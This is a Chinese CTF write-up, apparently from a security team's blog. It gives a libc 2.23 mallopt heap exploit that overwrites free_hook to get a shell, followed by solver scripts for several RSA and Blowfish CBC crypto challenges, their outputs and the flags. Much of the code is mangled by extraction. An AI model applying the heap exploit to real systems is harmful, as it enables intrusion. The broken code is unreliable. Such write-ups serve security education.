分析程序，发现漏洞点肯定在mallopt函数上。但是不怎么熟悉，就开始谷歌这个函数相关的漏洞，审计libc源码。

最终发现一个漏洞报告。


[[https://www.cygwin.com/bugzilla/show\\_bug.cgi?id=25733](https://www.cygwin.com/bugzilla/show_bug.cgi?id=25733)]

漏洞点:

在libc 2.23中，`mallopt(M\_MXFAST) can set global\_max\_fast to 0`  
就出现了漏洞。

```
#include #include #include int main() { // Populate last_remainder, which is treated as the top chunk size
field // after main arena re-initialization. // 填充last_remainder, 将其视为最大块大小字段 // 主竞技场重新初始化
之后。 void* remainder_me = malloc(0x418); malloc(0x18); // Avoid top chunk
consolidation. free(remainder_me); malloc(0x18); // Remainder remainder_me chunk. // Set global_max_fast to
0. mallopt(M_MXFAST, 7); // Trigger malloc_consolidate(), which could happen during large //
allocations/frees, but for the sake of simplicity here just call // malloc() again. mallopt(M_MXFAST, 0x78); //
malloc_consolidate() uses global_max_fast to determine if malloc has // been initialized. If global_max_fast is
0, malloc_consolidate() will // re-initialize the main arena, setting its top chunk pointer to an address // within
the main arena. Now last_remainder acts as the top chunk size // field. printf("%p\n", malloc(0x418)); return 0; }
```

发现的确存在这样的漏洞。



利用思路:

因为其最后申请的堆回跑到libc上, 并且发现其在free hook 的上面。

那么在尽量不破坏libc 上内存的情况下, 一直的申请内存, 肯定改到free hook。

```
### exp#!/usr/bin/env python# encoding: utf-8# icqaa6603da5d8063707dd74952c7daffrom pwn import
*import timelocal_file = './ba_zui_bi_shang'elf = ELF(local_file)context.log_level = 'debug'debug = 0if
debug:io = process(local_file)libc = elf.libcelse:io = remote('112.126.71.170',23548)libc = elf.libc#libc =
ELF('.')context.arch = elf.archcontext.terminal = ['tmux','neww']#, "splitw, '-h'rce16 =
[0x45216,0x4526a,0xf02a4,0xf1147]rce18 = [0x4f2c5,0x4f322,0x10a38c]realloc =
[0x2,0x4,0x6,0xB,0xC,0xD]one_gadgets = [0x45226,0x4527a,0xf0364,0xf1207]arae16 = 0x3c4b78arae18 =
0x3ebca0s = lambda data :io.send(data)sa = lambda delim,data :io.sendafter(delim, data)sl = lambda data
:io.sendline(data)sla = lambda delim,data :io.sendlineafter(delim, data)r = lambda numb=4096
:io.recv(numb)ru = lambda delims, drop=True :io.recvuntil(delims, drop)uu32 = lambda data :u32(data.ljust(4,
'\0'))uu64 = lambda data :u64(data.ljust(8, '\0'))info_addr = lambda tag, addr :io.info(tag + '==>' +
'#{:#x}'.format(addr))itr = lambda :io.interactive()def debug():# gdb.attach(proc.pidof(io)[0],gdbscript='b
main')gdb.attach(io)pause()def add_name(size,data):sla('> ', '1')sla('> ', str(size))sla('> ', str(data))def
free():sla('> ', '2')def mallopt(param_number,value):sla('> ', '3')sla('> ', str(param_number))sla('> ', str(value))def
add(size,data):sla('> ', '4')sla('> ', str(size))sla('> ', str(data))ru('0x')libcbase = int(r(12), 16) -
libc.symbols['puts']info_addr('libc',libcbase)# debug()ru('> ')sl(str(0x418))ru('>
')io.send('\n')add_name(0x18,'chumen77\n')free()add_name(0x18,'chumen77\n')mallopt(1,7)#
debug()mallopt(1,0x78)add(0x418,'\n')add(0x418,'\n')add(0x418,'\n')add(0x418,'\n')add(0x418,'\n')add(0x418,'\n
+ '\x00'*0x358 + p64(libc.symbols['system']+libcbase))# debug()free()itr()
```

```
Congratulations, please input your token: $ icqaa6603da5d8063707dd74952c7daf
[DEBUG] Sent 0x21 bytes:
  'icqaa6603da5d8063707dd74952c7daf\n'
[DEBUG] Received 0x26 bytes:
  'flag{1db37b9de003140420951bf5f77483a7}'
flag{1db37b9de003140420951bf5f77483a7}[DEBUG] Received 0xaf bytes:
  00000000 3e e6 9f 90 e4 ba 9b e7 94 b5 e5 95 86 e4 b8
  00000010 e6 92 ad e6 98 af e5 a6 82 e4 bd 95 e5 bf bd e6
```

flag{1db37b9de003140420951bf5f77483a7}

### Crypto

#### ★Exposure

```
from Crypto.Util.number import *
import gmpy2
p = getStrongPrime(512)
q = getStrongPrime(512)
n = p * q
phi = (p - 1) * (q - 1)
e = 7621
d = gmpy2.invert(e, phi)
flag = b"flag{xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx}"
c = pow(bytes_to_long(flag), e, n)
dp = d % (p - 1)
print(dp >> 200)
print(c, e, n)
#1153696846823715458342658568392537778171840014923745253759529432977932183322553944430:
```

dp泄露，但是dp被右移了200位，想到了Coppersmith攻击，这个是dp高位泄露，所以应该是求((dp\*e-1)/i)+1 的 small roots 就可以了

参考KAPO2019 crypto的题

<https://github.com/pcw109550/write-up/tree/master/2019/KAPO/Lenstra-Lenstra-Lovasz>

写出解密sage脚本

```
n =
1403760491349348221539642434030312019222395880541333190564834133119633853212796821863549
=
1153696846823715458342658568392537778171840014923745253759529432977932183322553944430236
=
4673596220485719052047643489888100153066571815569889888260342202348499838866885869291225
secret, ct] = list(map(Integer, [n, secret, ct]))
e = 7621
def factorize(e, dp):
    for i in range(2, e):
        p = (e * dp - 1 + i) // i
        if n % p == 0:
            return p
    return -1
def recover(secret):
    F = PolynomialRing(Zmod(n))
    einv = inverse_mod(e, n)
    for k in range(1, e):
        print("k =", k)
        f = (secret << 200) + x + (k - 1) * einv
        x0 = f.small_roots(X=2 ** (200 + 1), beta=0.44, epsilon=1/32)
        if len(x0) != 0:
            dp = x0[0] + (secret << 200)
            p_cand = factorize(e, Integer(dp))
            if p_cand < 0:
                continue
            else:
                return p_cand, dp
    if __name__ == "__main__":
        p, dp = recover(secret)
        q = n // p
        assert p * q == n
        phi = (p - 1) * (q - 1)
        d = inverse_mod(e, phi)
        print("p = ", p, "\nq = ", q)
        flag = bytes.fromhex(hex(pow(ct, d, n))[2:])
        print(flag)
```

```

SageMath 9.1 Console
k = 1221
k = 1222
k = 1223
k = 1224
k = 1225
k = 1226
k = 1227
k = 1228
k = 1229
k = 1230
k = 1231
k = 1232
k = 1233
k = 1234
k = 1235
k = 1236
k = 1237
p = 114217618449385702961781781749163971100699529106710042178738853697527305098
63327628794478842373581937596761823394628513585538173848033965350050214224480253
q, 122902272907345676823063665945621427812054194703299539798731419819255205233
10725901580115860989137310022963004734773849281193015190231751320653976891356371
b'flag{45879a9e-1431-4c34-86e2-6f1f7bb1256d}'
sage:

```

flag{45879a9e-1431-4c34-86e2-6f1f7bb1256d}

★more\_calc

```

import gmpy2 from Crypto.Util.number import *flag = b"flag{xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx}"p =
getStrongPrime(2048)for i in range(1, (p+1)//2):s += pow(i, p-2, p)s = s % pq = gmpy2.next_prime(s)n = p*qe
= 0x10001c = pow(bytes_to_long(flag), e,
n)print(p)print(c)#27405107041753266489145388621858169511872996622765267064868542117269875531

```

想求q, 得先求s, 又因为s是 pow(i, p-2, p) 的累和(i 从1到 (p+1)//2), 可以费马小定理求p 和 (p+1)//2 -1 求逆元

```

#-*- coding: utf-8 -*-#@Project: Hello Python!#@File : exp#@Author : Tr0jAn#@Date : 2020-11-22import
gmpy2from Crypto.Util.number import long_to_bytesp =
2740510704175326648914538862185816951187299662276526706486854211726987553136493989667166
= gmpy2.invert(p, (p+1)//2-1)s = s % pq = gmpy2.next_prime(s)e = 0x10001phi = (p - 1) * (q - 1)d =
gmpy2.invert(e, phi)n = p*qc =
3505591868374888328217478432365181356052073760318580022742450042876226493302151138187199
= pow(c, d, n)print(long_to_bytes(m))

```

```

C:\Users\86176\AppData\Local\Programs\Python\
b'flag{3d7f8da9-ee79-43c0-8535-6af524236ca1}'
Process finished with exit code 0

```

flag{3d7f8da9-ee79-43c0-8535-6af524236ca1}

★simpleRSA

```

from Crypto.Util.number import *import gmpy2p, q, r = [getPrime(512) for i in range(3)]n = p * q * rphi = (p - 1)
* (q - 1) * (r - 1)d = getPrime(256)e = gmpy2.invert(d, phi)flag =
b"flag{xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx}"c = pow(bytes_to_long(flag), e, n)print(e, n)print(c)

```

三素数的RSA, 曾经某个比赛还考过四素数的。其加密方式和常规RSA基本一致相同

```
# -*- coding: utf-8 -*-from Crypto.Util.number import long_to_bytes =
1072295425944136507039938677101442481213519408125148233880442849206353379681989305000570
=
1827221992692849179244069834273816565714276505305246103435962887461520381709739927223055
=
1079929174110820494059355415059104229905268763089157771374657932646711017488701536460687
= [while n:data += [e // n]e, n = n, e % nfor i in range(1, len(data) + 1):e =
1072295425944136507039938677101442481213519408125148233880442849206353379681989305000570
=
1827221992692849179244069834273816565714276505305246103435962887461520381709739927223055
= data[:i]d = 0d1 = 1for j in data1[:i-1]:d, d1 = d1, d + j * d1if b'flag' in long_to_bytes(str(pow(c, d,
n))):print(long_to_bytes(str(pow(c, d, n))))
```

```
C:\Users\86176\AppData\Local\Programs\Python\Python38-64\Scripts>python flag.py
b'flag{1c40fa8a-6a9c-4243-bd83-cd4875ea88cc}'

Process finished with exit code -1
```

flag{1c40fa8a-6a9c-4243-bd83-cd4875ea88cc}

### ★RSAssss

```
from Crypto.Util.number import *from gmpy2 import next_primep = getPrime(512)q = getPrime(512)n = p * q *
next_prime(p) * next_prime(q)e = 0x10001flag = b"flag{xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx}"cipher =
pow(bytes_to_long(flag), e, n)print(n,
cipher)#803086050719548165642433145523144313577352447653641953474510663716576290947829214'
```

四素数的RSA攻击，曾经考过，直接上脚本

```
# -*- coding: utf-8 -*-from Crypto.Util.number import GCD, inverse, long_to_bytesimport gmpy2n =
8030860507195481656424331455231443135773524476536419534745106637165762909478292141556846
=
330412463971933434999766363211057930667393277705840648575774671427424134287680988314129
= 0x10001def fermat_factorization(N):Factor = []gmpy2.get_context().precision = 2048a =
int(gmpy2.sqrt(N))a2 = a * a b2 = gmpy2.sub(a2, N)while True:a += 1b2 = a * a - Nif gmpy2.is_square(b2):b2 =
gmpy2.mpz(b2)gmpy2.get_context().precision = 2048b = int(gmpy2.sqrt(b2))Factor.append([a + b, a - b])if
len(Factor) == 2:breakreturn Factorif __name__ == "__main__":factor = fermat_factorization(n)[X1, Y1] =
factor[0][X2, Y2] = factor[1]assert X1 * Y1 == nassert X2 * Y2 == n p1 = gmpy2.mpz(GCD(X1, X2))p2 =
gmpy2.mpz(X1 / p1)q1 = gmpy2.mpz(GCD(Y1, Y2))q2 = gmpy2.mpz(Y1 / q1)assert p1 * p2 * q1 * q2 == n phi
= gmpy2.mpz(0)phi = (p1 - 1) * (q1 - 1) * (p2 - 1) * (q2 - 1)d = inverse(e, phi)flag = long_to_bytes(pow(c, d,
n))print(flag)
```

```
C:\Users\86176\AppData\Local\Programs\Python\Python38-64\Scripts>python rsa.py
b'flag{2bef1a3e-5598-404e-b022-f593a230ce58}'

Process finished with exit code 0
```

flag{2bef1a3e-5598-404e-b022-f593a230ce58}

### ★blowfishgame


CBC 翻转攻击使 message 前 8 字节为 get\_flag, 然后就是简单的逐字节爆破, 我全都防出去了, 防出去了  
啊。

```
# -*- coding: utf-8 -*- # @Project: Hello Python! # @File : exp # @Author : Nonuplebroken # @Date : 2020-11-22
from pwn import *
import string
import itertools
from hashlib import sha384
import re
import base64

def PoW(part, hash_value):
    alphabet = string.ascii_letters + string.digits
    for x in itertools.product(alphabet, repeat=3):
        nonce = ''.join(x)
        if sha384(nonce + part).hexdigest() == hash_value:
            return nonce

def xor(a, b):
    assert len(a) == len(b)
    return ''.join([chr(ord(a[i])^ord(b[i])) for i in range(len(a))])

sh = remote('8.131.69.237', 15846)
s1 = sh.recvuntil('Give me XXX:')
re_res = re.search(r'sha384\((XXX)\+([a-zA-Z0-9]{17})\) == ([0-9a-f]{96})', s1)
part = re_res.group(1)
hash_value = re_res.group(2)
print 'part:', part
print 'hash_value:', hash_value
nonce = PoW(part, hash_value)
print 'nonce:', nonce
sh.sendline(nonce)
_ = [sh.recvline() for i in range(8)]
s1 = sh.recvline()
s1 = base64.b64decode(s1)
iv, c = s1[:8], s1[8:]
print len(iv)
print len(c)
d_c1 = xor('Blowfish', iv)
new_iv = xor(d_c1, 'get_flag')
get_flag = base64.b64encode(new_iv + c)
print get_flag
flag = "alphabet = 'flag{-0123456789abcdef}# alphabet = string.printable"
for i in range(42):
    sh.sendline(get_flag)
    target_m = ('x' * (47 - i))
    sh.sendline(target_m)
    target_c = base64.b64decode(sh.recvline())
    for x in alphabet:
        sh.sendline(get_flag)
        test_m = ('x' * (47 - i)) + flag + x
        sh.sendline(test_m)
        test_c = base64.b64decode(sh.recvline())
        if test_c[:48] == target_c[:48]:
            flag += x
            print "[%02d/42] %s" % (i+1, flag)
            break
sh.interactive()
```



```
[35/42] flag{ba524422-7769-4d00-bd4d-6d6946
[36/42] flag{ba524422-7769-4d00-bd4d-6d6946c
[37/42] flag{ba524422-7769-4d00-bd4d-6d6946c1
[38/42] flag{ba524422-7769-4d00-bd4d-6d6946c17
[39/42] flag{ba524422-7769-4d00-bd4d-6d6946c173
[40/42] flag{ba524422-7769-4d00-bd4d-6d6946c173c
[41/42] flag{ba524422-7769-4d00-bd4d-6d6946c173ce
[42/42] flag{ba524422-7769-4d00-bd4d-6d6946c173ce}
[*] Switching to interactive mode
[*] Got EOF while reading in interactive
```

flag{ba524422-7769-4d00-bd4d-6d6946c173ce}

我们欢迎每一个对技术充满热情的同学

如果你和我们一样, 想做出点成绩

这里给你无限的空间, 任你翱翔

进组方式, 简历投递邮箱736241063@qq.com



欢迎真正热爱技术的你!

Timeline Sec 团队

安全路上, 与你并肩前行



[创作打卡挑战赛](#)

[赢取流量/现金/CSDN周边激励大奖](#)